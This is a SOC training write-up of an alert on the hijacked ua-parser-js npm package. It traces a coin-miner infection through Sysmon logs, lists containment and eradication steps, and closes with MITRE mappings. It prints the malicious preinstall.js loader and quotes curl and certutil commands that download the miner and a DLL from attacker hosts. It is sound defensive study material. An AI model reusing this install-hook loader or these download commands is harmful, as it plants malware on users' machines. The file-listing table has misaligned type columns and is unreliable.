

# LetsDefend


Official Write-Up

**Event ID:** 108

**Rule Name:** SOC155 - Hijacked NPM Package

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# Alert

SEVERITY	DATE	RULE NAME
Medium	Oct. 28, 2021, 12:01 p.m.	★ SOC155 - Hijacked NPM Package
★ This incident happened directly to many companies.		
EventID:	108	
Event Time:	Oct. 28, 2021, 12:01 p.m.	
Rule:	SOC155 - Hijacked NPM Package	
Hostname	NodeServer	
IP Address	192.168.10.56	
Related Package	ua-parser-js	
Suspicious File	jsextension.exe	
File Path	c:/Program%20Files/nodejs/node_modules/npm/node_modules/ua-parser-js/	
File MD5	fc724eb2894f34a3aca4b952d2f816cd	
L1 Note	Everything looks legit when I do the checks. UA Parser JS has been downloaded from its official site. I couldnt understand what is the problem.	
Show Hint 		

When we look at the alarm details, it states that there is a suspicious situation for the "ua-parser-js" npm package. It seems that this suspicious situation is sourced by the "jsextension.exe" file. According to the note written by the Tier 1 analyst at the end of his investigation, everything seemed to be running normally. Analysis is still required against a possible supply chain attack.

# Detection


## Verify

The Tier 1 analyst has not verified whether the alarm is a False Positive or not, thus we need to determine if the alarm actually caught harmful activity.

We can quickly search for the MD5 hash we have ("fc724eb2894f34a3aca4b952d2f816cd") on VirusTotal.

<https://www.virustotal.com/gui/file/7f986cd3c946f274cdec73f80b84855a77bc2a3c765d68897fbc42835629a5d5>

There is a large number of red colors which causes suspicion.



When we look at the limitations of antiviruses, many AVs have marked the file as a coinminer.


AhnLab-V3	Trojan.Win.Miner.R374094
ALYac	Trojan.Agent.Miner
SecureAge APEX	Malicious
Avast	Win64:CoinminerX-gen [Trj]
BitDefender	Gen:Variant.Application.Miner.2

Under normal circumstances, we do not expect the coin miner software to have a relationship with an innocent-looking package named “ua-parser-js”. Believing that the alarm is not a false positive, we need to elaborate our analysis process.

## Analysis


### Initial Analysis

When we look at the Sysmon logs (Event Viewer - Applications and Services logs - Microsoft - Windows - Sysmon), we see that the user named LetsDefend conducted the npm installation. No suspicious activity is seen before the relevant log.



When we look at the "Security" logs against the possibility of the "LetsDefend" account being taken over, we do not see any traces of brute force (consecutive login failure) attacks.

Looking at the general situation, everything seems normal. When we look at the path of the "jsextenstion.exe" file which is located in the alarm, it is clear that it is related to the "npm" installation.



Name	Date modified	Type	Size
.github	10/28/2021 9:34 AM	File folder	
dist	10/28/2021 9:34 AM	File folder	
src	10/28/2021 9:34 AM	File folder	
test	10/28/2021 9:34 AM	File folder	
.jshintrc	10/21/2021 8:23 PM	Text Document	1 KB
.npmrc	10/21/2021 8:23 PM	JSHINTRC File	1 KB
.travis.yml	10/21/2021 8:23 PM	NPMRC File	1 KB
bower.json	10/21/2021 8:23 PM	YML File	1 KB
changelog.md	10/21/2021 8:23 PM	JSON File	1 KB
create.dll	10/21/2021 8:23 PM	MD File	1 KB
jsextenstion	10/28/2021 9:56 AM	Application extens...	2,528 KB
license.md	10/22/2021 4:09 PM	Application	7,230 KB
package	10/21/2021 8:23 PM	MD File	2 KB
package.json	10/21/2021 8:23 PM	JavaScript File	1 KB
preinstall	10/28/2021 9:37 AM	JSON File	8 KB
preinstall	10/28/2021 9:37 AM	Windows Batch File	2 KB
preinstall	10/28/2021 9:38 AM	JavaScript File	1 KB
preinstall	10/28/2021 9:39 AM	Shell Script	1 KB
readme.md	10/21/2021 8:23 PM	MD File	12 KB
SECURITY.md	10/21/2021 8:23 PM	MD File	1 KB

When we continue to examine the Sysmon logs, we see that the "node presinstall.js" command runs shortly after the "npm install" process.

Operational Number of events: 233 (!) New events available

Level	Date and Time	Source	Event ID	Task Category
Information	10/28/2021 9:56:04 AM	Sysmon	1	Process Creat...
Information	10/28/2021 9:55:25 AM	Sysmon	1	Process Creat...
Information	10/28/2021 9:55:25 AM	Sysmon	1	Process Creat...
Information	10/28/2021 9:55:24 AM	Sysmon	1	Process Creat...
Information	10/28/2021 9:55:24 AM	Sysmon	1	Process Creat...
Information	10/28/2021 9:54:09 AM	Sysmon	22	Dns query (rul...

Event 1, Sysmon

General Details

ProcessId: 4312  
Image: C:\Program Files\nodejs\node.exe  
FileVersion: 14.17.3  
Description: Node.js JavaScript Runtime  
Product: Node.js  
Company: Node.js  
OriginalFileName: node.exe  
**CommandLine: node preinstall.js**  
CurrentDirectory: C:\Program Files\nodejs\node\_modules\npm\node\_modules\ua-parser-js\  
User: EC2AMAZ-ILGVOIN\LetsDefend  
LogonGuid: {a584806d-68f0-617a-f00f-030000000000}  
LogonId: 0x30FF0

Log Name: Microsoft-Windows-Sysmon/Operational  
Source: Sysmon Logged: 10/28/2021 9:56:04 AM  
Event ID: 1 Task Category: Process Create (rule: ProcessCreate)  
Level: Information Keywords:  
User: SYSTEM Computer: EC2AMAZ-ILGVOIN  
OpCode: Info  
More Information: [Event Log Online Help](#)

To understand the purpose of the “preinstall.js” code, we need to read the source code. Here we see commands to run the “preinstall.sh” and “preinstall.bat” files, which we can consider suspicious.


```
preinstall - Notepad
File Edit Format View Help
const { exec } = require("child_process");

function terminallinux(){
  exec("/bin/bash preinstall.sh", (error, stdout, stderr) => {
    if (error) {
      console.log(`error: ${error.message}`);
      return;
    }
    if (stderr) {
      console.log(`stderr: ${stderr}`);
      return;
    }
    console.log(`stdout: ${stdout}`);
  });
}

var opsys = process.platform;
if (opsys == "darwin") {
  opsys = "MacOS";
} else if (opsys == "win32" || opsys == "win64") {
  opsys = "Windows";
  const { spawn } = require('child process');
  const bat = spawn('cmd.exe', ['/c', 'preinstall.bat']);
} else if (opsys == "linux") {
  opsys = "Linux";
  terminallinux();
}
```

So far, we've observed behavior that we wouldn't normally expect from an npm package. When we conduct a Google search regarding detailed information about the package, we see up-to-date news that the source code of the package has been changed.





## NPM Library (ua-parser-js) Hijacked: What You Need to Know

Oct 25, 2021 | 2 min read | Glenn Thorpe



[Last Update: October 27, 2021]

For approximately 4 hours on Friday, October 22, 2021, a widely utilized NPM package, [ua-parser-js](#), was embedded with a malicious script intended to install a coinminer and harvest user/credential information. This package is used "to detect Browser, Engine, OS, CPU, and Device type/model from User-Agent data," with nearly 8 million weekly downloads and 1,200 dependencies.

[\(https://www.rapid7.com/blog/post/2021/10/25/npm-library-ua-parser-js-hijacked-what-you-need-to-know/\)](https://www.rapid7.com/blog/post/2021/10/25/npm-library-ua-parser-js-hijacked-what-you-need-to-know/)

We now understand that there is no direct attack on the NodeServer device or the LetsDefend network. The reason for initial access in this situation is a “Supply Chain Compromise”.

## What is “Supply Chain Compromise”?

### Supply Chain Compromise

Sub-techniques (3)



Adversaries may manipulate products or product delivery mechanisms prior to receipt by a final consumer for the purpose of data or system compromise.

Supply chain compromise can take place at any stage of the supply chain including:

- Manipulation of development tools
- Manipulation of a development environment
- Manipulation of source code repositories (public or private)
- Manipulation of source code in open-source dependencies
- Manipulation of software update/distribution mechanisms
- Compromised/infected system images (multiple cases of removable media infected at the factory) <sup>[1]</sup> <sup>[2]</sup>
- Replacement of legitimate software with modified versions
- Sales of modified/counterfeit products to legitimate distributors
- Shipment interdiction

[\(https://attack.mitre.org/techniques/T1195/\)](https://attack.mitre.org/techniques/T1195/)

# Execution

We have now figured out that the event was caused by a 3rd party npm package. Now we need to detect what this malicious package is doing on the device. When we look at the JS source code, we first see that the operating system has been detected and then the "preinstall.js" file for Linux and the "preinstall.bat" file for Windows has been run.


```
preinstall - Notepad
File Edit Format View Help
const { exec } = require("child_process");

function terminallinux(){
  exec("/bin/bash preinstall.sh" (error, stdout, stderr) => {
    if (error) {
      console.log(`error: ${error.message}`);
      return;
    }
    if (stderr) {
      console.log(`stderr: ${stderr}`);
      return;
    }
    console.log(`stdout: ${stdout}`);
  });
}


var opsys = process.platform;
if (opsys == "darwin") {
  opsys = "MacOS";
} else if (opsys == "win32" || opsys == "win64") {
  opsys = "Windows";
  const { spawn } = require('child process');
  const bat = spawn('cmd.exe', ['/c', 'preinstall.bat']);
} else if (opsys == "linux") {
  opsys = "Linux";
  terminallinux();
}
```

When we look at the directory where the package is located, we can see the "preinstall.bat" file. We need historical data to understand whether this file was run or not. Since Sysmon provides us with information about the processes and details created in the past, we need to return to the Sysmon logs again.

We need to continue to examine the "Event ID1 - Process Create" logs in order. And we can see that on 10/28/2021 9:56 AM, the preinstall.bat file has also been run.



If we look at the parent process details of the same process, we can understand that the "preinstall.js" file created this process.



With the "Process Create" logs, we can monitor the activities created by the malicious file, so we need to continue to examine the logs.

In the next step, we see that with "curl.exe", the miner software which caused the alarm from the IP address 159[.]148[.]186[.]228, was downloaded.

Operational Number of events: 233 (!) New events available

Level	Date and Time	Source	Event ID	Task Category
Information	10/28/2021 9:56:26 AM	Sysmon	1	Process Creat...
Information	10/28/2021 9:56:04 AM	Sysmon	1	Process Creat...
Information	10/28/2021 9:56:04 AM	Sysmon	1	Process Creat...
Information	10/28/2021 9:56:04 AM	Sysmon	1	Process Creat...
Information	10/28/2021 9:55:25 AM	Sysmon	1	Process Creat...
Information	10/28/2021 9:55:25 AM	Sysmon	1	Process Creat...

Event 1, Sysmon


General Details

Image: C:\Windows\System32\curl.exe  
FileVersion: 7.55.1  
Description: The curl executable  
Product: The curl executable  
Company: curl, <https://curl.haxx.se/>  
OriginalFileName: curl.exe  
CommandLine: curl <http://159.148.186.228/download/jsextension.exe> -o jsextension.exe  
CurrentDirectory: C:\Program Files\nodejs\node\_modules\npm\node\_modules\ua-parser-js\  
User: EC2AMAZ-ILGVOIN\LetsDefend  
LogonGuid: {a584806d-68f0-617a-f00f-030000000000}  
LogonId: 0x30FF0  
TerminalSessionId: 1


Log Name: Microsoft-Windows-Sysmon/Operational  
Source: Sysmon  
Event ID: 1  
Level: Information  
User: SYSTEM  
OpCode: Info  
More Information: [Event Log Online Help](#)

Logged: 10/28/2021 9:56:04 AM  
Task Category: Process Create (rule: ProcessCreate)  
Keywords:  
Computer: EC2AMAZ-ILGVOIN


The .dll file was downloaded from a different address.



In the log record below, we can see that the “jsextension.exe” miner software is running and that it has started mining coins for the address specified with the “-u” parameter.



When we want to see how much coins the attacker has earned, we see that the account has been closed.




(<https://minexmr.com/dashboard>)

In general, when we want to extract the attack flow, we get a map like the one below.

```
npm install ua-parser-js → node preinstall.js → cmd.exe /c preinstall.bat → Certutil.exe -urlcache -f https://citationsherbe.at/sdd.dll create.dll  
→ Curl http://159.148.186.228/download/jsextension.exe -o jsextension.exe
```

# Containment

As a result of the analysis, it was determined that the system was infected with a coin miner software after downloading the “ua-parser-js” npm package from the official address. No spreading of malicious files has been observed, however the device should be isolated from the network to stop mining and prevent possible new activities.

HOSTNAME	IP ADDRESS	OS	CLIENT / SERVER	REQUEST CONTAINMENT
NodeServer	192.168.10.56	Windows Server 2019	Server	 Host Contained

# Eradication

- The package “ua-parser-js” should be completely removed from the device
- If the “jsextension.exe” file is still running in active processes, a “kill” command should be run.

# Lesson Learned

- The fact that the executed files are signed and official does not mean that they are harmless. As we have seen in this case, we may experience a case of hacking due to 3rd party people/groups/companies hacked in "Supply Chain" attacks.
- Although the activities performed in the endpoints may seem normal sometimes, it may lead to suspicious activities afterwards.



# APPENDIX

## MITRE

Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 9 techniques	Execution 12 techniques	Persistence 19 techniques	Privilege Escalation 13 techniques	Defense Evasion 40 techniques	Credential Access 15 techniques	Discovery 29 techniques	Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 16 techniques	Exfiltration 9 techniques	Impact 13 techniques
Active Scanning (0.02) Gather Victim Host Information (0.04) Gather Victim Identity Information (0.01) Gather Victim Network Information (0.05) Gather Victim Org Information (0.04) Phishing for Information (0.02) Search Closed Sources (0.02) Search Open Technical Databases (0.03) Search Open Websites/Domain (0.02) Search Victim-Owned Websites	Acquire Infrastructure (0.04) Compromise Accounts (0.04) Compromise Infrastructure (0.04) Develop Capabilities (0.04) Establish Accounts (0.02) Obtain Capabilities (0.04) Stage Capabilities (0.04) Supply Chain Compromise (0.04)	Drive-by Compromise Exploit Public-Facing Application External Remote Services Hardware Additions Phishing (0.03) Replication Through Removable Media Trusted Relationship Valid Accounts (0.04)	Command and Scripting Interpreter (0.04) Container Administration Command Deploy Container Exploitation for Client Execution Inter-Process Communication (0.02) Native API Scheduled Task/job (0.05) System Services (0.02) User Execution (0.02) Windows Management Instrumentation	Account Manipulation (0.04) BITS Jobs Boot or Logon Autostart Execution (0.11) Boot or Logon Autostart Execution (0.11) Browser Extensions Compromise Client Software Binary Create Account (0.03) Create or Modify System Process (0.04) Event Triggered Execution (0.11) Event Triggered Execution (0.11) External Remote Services Hijack Execution Flow (0.11) Process Injection (0.11) Scheduled Task/job (0.04) Modify Authentication Process (0.04) Office Application Startup (0.04) Pre-OS Boot (0.05) Scheduled Task/job (0.03)	Abuse Elevation Control Mechanism (0.04) Access Token Manipulation (0.05) Boot or Logon Autostart Execution (0.11) Boot or Logon Autostart Execution (0.11) Boot or Logon Initialization Scripts (0.05) Create or Modify System Process (0.04) Domain Policy Modification (0.02) Execution Guardrails (0.11) Exploitation for Defense Evasion (0.02) File and Directory Permissions Modification (0.02) Hijack Execution Flow (0.11) Process Injection 